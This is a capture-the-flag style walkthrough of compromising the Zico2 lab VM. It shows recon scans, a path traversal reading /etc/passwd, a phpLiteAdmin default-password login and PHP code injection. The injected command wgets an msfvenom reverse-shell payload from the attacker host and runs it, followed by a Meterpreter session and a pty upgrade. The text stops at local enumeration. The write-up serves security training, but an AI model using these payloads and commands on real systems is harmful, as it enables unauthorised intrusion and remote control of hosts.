

Table of Contents

Table of Contents.....	1
Summary	1
Recon/Scanning	2
Initial Exploit.....	6
Getting a Shell.....	10
Upgrade to interactive shell:.....	12
Local Enumeration	13
Privilege Escalation	15
Dirty Cow.....	16
Fails.....	18

Summary

Zico2 is a web server running a version of phpLiteAdmin vulnerable to remote code execution (RCE). The vulnerability was published on Jan 11th, 2013, there is no related CVE.

1. A low-privilege shell was gained with the RCE exploit
2. A plaintext password was recovered from a database config file.
3. The credential was reused by the user account and could be used to gain a shell over SSH.
4. Full root privileges were gained by exploiting the limited sudo privileges granted to the user.
5. DirtyCow was used to elevate from the initial low-privilege shell to full root privileges on the host.

Recon/Scanning


netdiscover of my private range to find host

```
root@localhost: ~
File Edit View Search Terminal Help
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
IP At MAC Address Count Len MAC Vendor / Hostname
-----
192.168.15.1 00:50:56:c0:00:01 1 60 VMware, Inc.
192.168.15.146 00:0c:29:72:fe:82 1 60 VMware, Inc.
192.168.15.254 00:50:56:f1:4d:ed 1 60 VMware, Inc.

root@localhost:~# netdiscover -r 192.168.15.0/24

[0] 0:netdiscover* 1:nmap- 2:bash      "localhost.localdomain" 16:43 25-Jan-18
```

validate via browser:



nmap for services and versions:

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# nmap -sV -sC 192.168.15.146

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-25 16:49 CST
Nmap scan report for 192.168.15.146
Host is up (0.00030s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|   256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-title: Zico's Shop
111/tcp   open  rpcbind 2-4  (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100024  1          45539/udp  status
|_ 100024  1          54039/tcp  status
MAC Address: 00:0C:29:72:FE:82 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
root@localhost:~#
```

[0] 0:netdiscover 1:nmap* 2:bash- 3:bash "localhost.localdomain" 16:50 25-Jan-18

nikto since we have web services

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# nikto -host 192.168.15.146
- Nikto v2.1.6
-----
+ Target IP:      192.168.15.146
+ Target Hostname: 192.168.15.146
+ Target Port:    80
+ Start Time:    2018-01-25 16:53:02 (GMT-6)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 3803593, size: 7970, mtime: Thu Jun  8 14:18:30 2017
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15.
The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26
+ 8346 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:        2018-01-25 16:53:15 (GMT-6) (13 seconds)
-----
+ 1 host(s) tested
root@localhost:~#
```

[0] 0:netdiscover 1:nmap* 2:bash- 3:perl* "localhost.localdomain" 16:53 25-Jan-18

nikto returned the site images

The screenshot shows a Mozilla Firefox browser window with the title "Index of /img - Mozilla Firefox". The address bar displays "192.168.15.146/img/". The page content is titled "Index of /img" and includes a table with columns: Name, Last modified, Size, and Description. The table lists three items: "Parent Directory", "header.jpg" (modified 08-Jun-2017 14:42, size 123K), and "portfolio/" (modified 08-Jun-2017 14:42). A footer note at the bottom states "Apache/2.2.22 (Ubuntu) Server at 192.168.15.146 Port 80".

Looking at the rest of the site pages:

The screenshot shows a Mozilla Firefox browser window with the title "Zico's Shop - Mozilla Firefox". The address bar displays "192.168.15.146/view.php?page=tools.html". The page content features a banner image of various wooden products like pens, a camera, and coasters, with the text "ZICO'S SHOP" and navigation links for ABOUT, SERVICES, PORTFOLIO, and CONTACT. The URL in the address bar is highlighted with a red box.

Insecure direct object references?

Yes

The screenshot shows a Mozilla Firefox browser window with the title "Mozilla Firefox". The address bar displays "http://192.168.15.146/view.php?page=../../etc/passwd". The page content is a long list of system file paths and names, indicating a successful exploit of an insecure direct object reference vulnerability. The URL in the address bar is highlighted with a red box.

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games
man:x:6:12:man:/var/cache/man
lp:x:7:7:lp:/var/spool/lpd
mail:x:8:8:mail:/var/mail
news:x:9:9:news:/var/spool/news
uucp:x:10:10:uucp:/var/spool/uucp
proxy:x:13:13:proxy:/bin:/bin/www-data
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
ntp:x:103:108::/home/ntp:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
statd:x:105:65534::/var/lib/nfs:/bin/false
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
zico:x:1000:1000:,,,:/home/zico:/bin/bash
```

dirb to find additional directories

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# dirb http://192.168.15.146 [37/134]

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Jan 25 17:27:01 2018
URL_BASE: http://192.168.15.146/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.15.146/ ----
+ http://192.168.15.146/cgi-bin/ (CODE:403|SIZE:290)
==> DIRECTORY: http://192.168.15.146/css/
==> DIRECTORY: http://192.168.15.146/dbadmin/ http://192.168.15.146/dbadmin/
==> DIRECTORY: http://192.168.15.146/img/
+ http://192.168.15.146/index (CODE:200|SIZE:7970)
+ http://192.168.15.146/index.html (CODE:200|SIZE:7970)

==> DIRECTORY: http://192.168.15.146/js/
+ http://192.168.15.146/LICENSE (CODE:200|SIZE:1094) http://192.168.15.146/LICENSE
[0] <over- 1:nmap -z:dirb> "localhost.localdomain" 17:27:25-Jan-18
```

test_db.php????

password = admin

Index of /dbadmin - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Index of /dbadmin x +

192.168.15.146/dbadmin | C | 🔍 | ↻ | ⌂

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB »

Index of /dbadmin

Name	Last modified	Size	Description
Parent Directory	-		
test_db.php	08-Jun-2017 14:00	178K	

Apache/2.2.22 (Ubuntu) Server at 192.168.15.146 Port 80

phpLiteAdmin - Mozilla Firefox

File Edit View History Bookmarks Tools Help

phpLiteAdmin x +

192.168.15.146/dbadmin/test_db.php | C | 🔍 | ↻ | ⌂

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB »

phpLiteAdmin v1.9.3

Password:

Remember me

Powered by [phpLiteAdmin](#) | Page generated in 0.0003 seconds.

Real world example:

Equifax used 'admin' for login & password of a database

Database stored names, emails, and Social Security equivalents of Argentinians.

<https://www.cnbc.com/2017/09/14/equifax-used-admin-for-the-login-and-password-of-a-non-us-database.html>

Initial Exploit

searchsploit phpLiteAdmin

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# searchsploit phpLiteAdmin
-----
Exploit Title | Path
| (/usr/share/exploitdb/platforms/)
-----
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection | php/webapps/24044.txt
phpLiteAdmin - 'table' SQL Injection | php/webapps/38228.txt
phpLiteAdmin 1.1 - Multiple Vulnerabilities | php/webapps/37515.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities | php/webapps/39714.txt
-----
root@localhost:~# [6] < 1:nmap 2:dirb 3:nikto 4:SQLmap- 5:bash* "localhost.localdomain" 19:56 25-Jan-18
```

php RCE?

```
root@localhost: ~
File Edit View Search Terminal Help
# Exploit Title: phpliteadmin <= 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L@usch - http://la.usch.io - http://la.usch.io/files/exploits/phpliteadmin-1.9.3.txt
# Vendor Homepage: http://code.google.com/p/phpliteadmin/
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux

Description:
phpliteadmin.php#1784: 'Creating a New Database' =>
phpliteadmin.php#1785: 'When you create a new database, the name you entered will be appended with the appropriate file extension (.db, .db3, .sqlite, etc.) if you do not include it yourself. The database will be created in the directory you specified as the $directory variable.',

An Attacker can create a sqlite Database with a php extension and insert PHP Code as text fields. When done the Attacker can execute it simply by access the database file with the Webbrowser.

Proof of Concept:
1. We create a db named "hack.php"
(Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to rename the database / existing database to "hack.php".)
The script will store the sqlite database in the same directory as phpliteadmin.php.
Preview: http://goo.gl/B5n90
Hex preview: http://goo.gl/lJ5iQ

2. Now create a new table in this database and insert a text field with the default value:
<?php phpinfo();?>
Hex preview: http://goo.gl/v7USQ

3. Now we run hack.php

Done!
Proof: http://goo.gl/ZqPVL
(END)
[0] 0:deldiscover 1:nmap 2:dirb 3:nikto 4:SQLmap- 5:bash* "localhost.localdomain" 20:00 25-Jan-18
```

The image consists of two side-by-side screenshots of a web application interface. Both screenshots have a header 'phpLiteAdmin v1.9.3' with links for 'Documentation', 'License', and 'Project Site'.

Left Screenshot: Shows a 'Change Database' section with a table structure. A row has been selected with the path '/usr/databases/test_users'. Below this is a 'Create New Database' section with a text input field containing 'hack.php' and a 'Create' button. The 'Create' button is highlighted with a red border.

Right Screenshot: Shows the same interface after the database has been created. The 'Change Database' section now lists the newly created database 'hack.php' under the path '/usr/databases/test_users'. The 'Create' button from the previous screen is also visible at the bottom of this section.

phpLiteAdmin - Mozilla Firefox

File Edit View History Bookmarks Tools Help

phpLiteAdmin +

192.168.15.146/dbadmin/test_db.php?switchdb=%2Fusr%2Fdatabases%2F

Search

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Most Visited Offensive Security

phpLiteAdmin v1.9.3

Documentation | License | Project Site

Change Database

[rw] /usr/databases/hack.php
[rw] /usr/databases/test_users

/usr/databases/hack.php

No tables in database.

Create New Database [?]

Log Out

Structure SQL Export Import Vacuum Rename Database Delete Database

You are using the default password, which can be dangerous. You can change it easily at the top of phpliteadmin.php
You have been warned.

Database name: /usr/databases/hack.php
Path to database: /usr/databases/hack.php
Size of database: 2 KB
Database last modified: 6:59pm on January 25, 2018
SQLite version: 3.7.9
SQLite extension: PDO
PHP version: 5.3.10-1ubuntu3.26

No tables in database.

Create new table on database ' /usr/databases/hack.php'

Name: test Number of Fields: 1 Go

Create new view on database ' /usr/databases/hack.php'

Name: Select Statement [?]

Go

Powered by phpLiteAdmin | Page generated in 0.0009 seconds.

command injection

phpLiteAdmin - Mozilla Firefox

File Edit View History Bookmarks Tools Help

phpLiteAdmin +

192.168.15.146/dbadmin/test_db.php?action=table_create

Search

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Most Visited Offensive Security

phpLiteAdmin v1.9.3

Documentation | License | Project Site

Change Database

[rw] /usr/databases/hack.php
[rw] /usr/databases/test_users

/usr/databases/hack.php

No tables in database.

Create New Database [?]

Log Out

/usr/databases/hack.php

Creating new table: 'test'

Field	Type	Primary Key	Autonincrement	Not NULL	Default Value
whoami	TEXT	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	n("whoami") ?>

Create Cancel

Powered by phpLiteAdmin | Page generated in 0.0007 seconds.

Open Save *Untitled

<?php system("whoami") ?>


command injection

/usr/databases/hack.php


Table 'test' has been created.
CREATE TABLE 'test' ('whoami' TEXT default '<?php system("whoami") ?>')

Return


Powered by [phpLiteAdmin](#) | Page generated in 0.0075 seconds.



additional enumeration



Result:



cleaned up for readability:


A screenshot of a text editor window titled "*Untitled Document 3". The file contains the same system configuration data as the Firefox dump, but it is formatted with standard line breaks and indentation. The data includes parameters like DISTRO_ID, DISTRO_RELEASE, DISTRO_CODENAME, DISTRO_DESCRIPTION, NAME, VERSION, ID, ID_LIKE, PRETTY_NAME, and VERSION_ID, along with the final Linux footer line.

```
DISTRO_ID=Ubuntu
DISTRO_RELEASE=12.04
DISTRO_CODENAME=precise
DISTRO_DESCRIPTION="Ubuntu 12.04.5 LTS"
NAME="Ubuntu"
VERSION="12.04.5 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.5 LTS)"
VERSION_ID="12.04"

Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
```

Getting a Shell


Used msfvenom to generate a reverse_tcp payload



```
root@localhost:~# msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.15.141 LPORT=443 -f elf -o shell
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell
root@localhost:~/Desktop#
```


-a = architecture
-p = payload
-f = format
-o = output file

host the file using python SimpleHTTPServer



```
root@localhost:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.15.146 - - [27/Jan/2018 19:30:11] "GET /shell HTTP/1.1" 200 -
```

msfconsole to receive the reverse_tcp connection



```
root@localhost:~# msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.15.141
LHOST => 192.168.15.141
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.15.141:443
[!] msfconsole- 3:bash* "localhost.localdomain" 19:52 27-Jan-18
```

PHP code injection instructions:

1. move to /dev/shm for writing shell
 - a. this is RAM, try to write files in memory rather than onto disk
 - b. if unavailable, use /tmp
2. wget script from SimpleHTTPServer
3. make shell executable
4. execute shell (this needs to be last so that connection is not interrupted)

The screenshot shows the phpLiteAdmin v1.9.3 interface. On the left, there's a sidebar with 'Change Database' and 'Create New Database' sections. The main area is titled 'Creating new table: '1''. It has a table with columns: Field, Type, Primary Key, Autoincrement, Not NULL, and Default Value. The 'Field' column contains '1', 'Type' is set to 'TEXT', and 'Default Value' is set to '`hell; ./shell"; ?>`'. A red arrow points to the 'Not NULL' checkbox, which is checked. Below the table, a message says 'Powered by phpLiteAdmin | Page generated in 0.0009 seconds.' At the bottom, there's a terminal window showing the command: `<?php system("cd /dev/shm; wget http://192.168.15.141:8000/shell; chmod +x shell; ./shell"); ?>`.

Execute remote code via view.php

The screenshot shows a browser window with the address bar containing '192.168.15.146/view.php?page=../../usr/databases/hack.php'. The page content is 'Connecting...' and below it, the text 'SQLite format 3@ SSS-â! eÊ¼>'.

Handle connection with msfconsole

```
root@localhost: ~
File Edit View Search Terminal Help
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.15.141:443
[*] Sending stage (857352 bytes) to 192.168.15.146
[*] Meterpreter session 5 opened (192.168.15.141:443 -> 192.168.15.146:57661) at 2018-01-27 19:48:07 -0600
meterpreter > [0] 0:ip addr 1:python 2:msfconsole* 3:bash- 4:bash      "localhost.localdomain" 19:57 27-Jan-18
```

Upgrade to interactive shell:

```
root@localhost: ~
File Edit View Search Terminal Help
msf exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > shell
Process 1583 created.
Channel 2 created.

python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zico:/tmp$ [0] <on 2:msfconsole*> "localhost.localdomain" 20:16 27-Jan-18
```

Use python to invoke a bash shell:

```
python -c 'import pty; pty.spawn( "/bin/bash" )'
• python -c: execute python
• import pty: import the library for pseudo terminal utilities
• spawn (""/bin/bash") Fork a process of /bin/bash
```

Ability to clear the screen with command:

```
export TERM=xterm
```

For better printing to screen, define columns and rows of terminal window:

```
stty cols ##
stty rows ##
```

Local Enumeration

downloaded and ran Linux Enumeration script to do some automated gathering
File available at <https://github.com/rebootuser/LinEnum>

```
root@localhost: ~
File Edit View Search Terminal Help
www-data@zico:/tmp$ wget http://192.168.15.141:8000/LinEnum.sh
--2018-01-27 21:05:31-- http://192.168.15.141:8000/LinEnum.sh
Connecting to 192.168.15.141:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 38175 (37K) [text/x-sh]
Saving to: 'LinEnum.sh'

100%[=====] 38,175      --.-K/s   in 0.001s

2018-01-27 21:05:31 (43.2 MB/s) - 'LinEnum.sh' saved [38175/38175]
www-data@zico:/tmp$ chmod +x LinEnum.sh

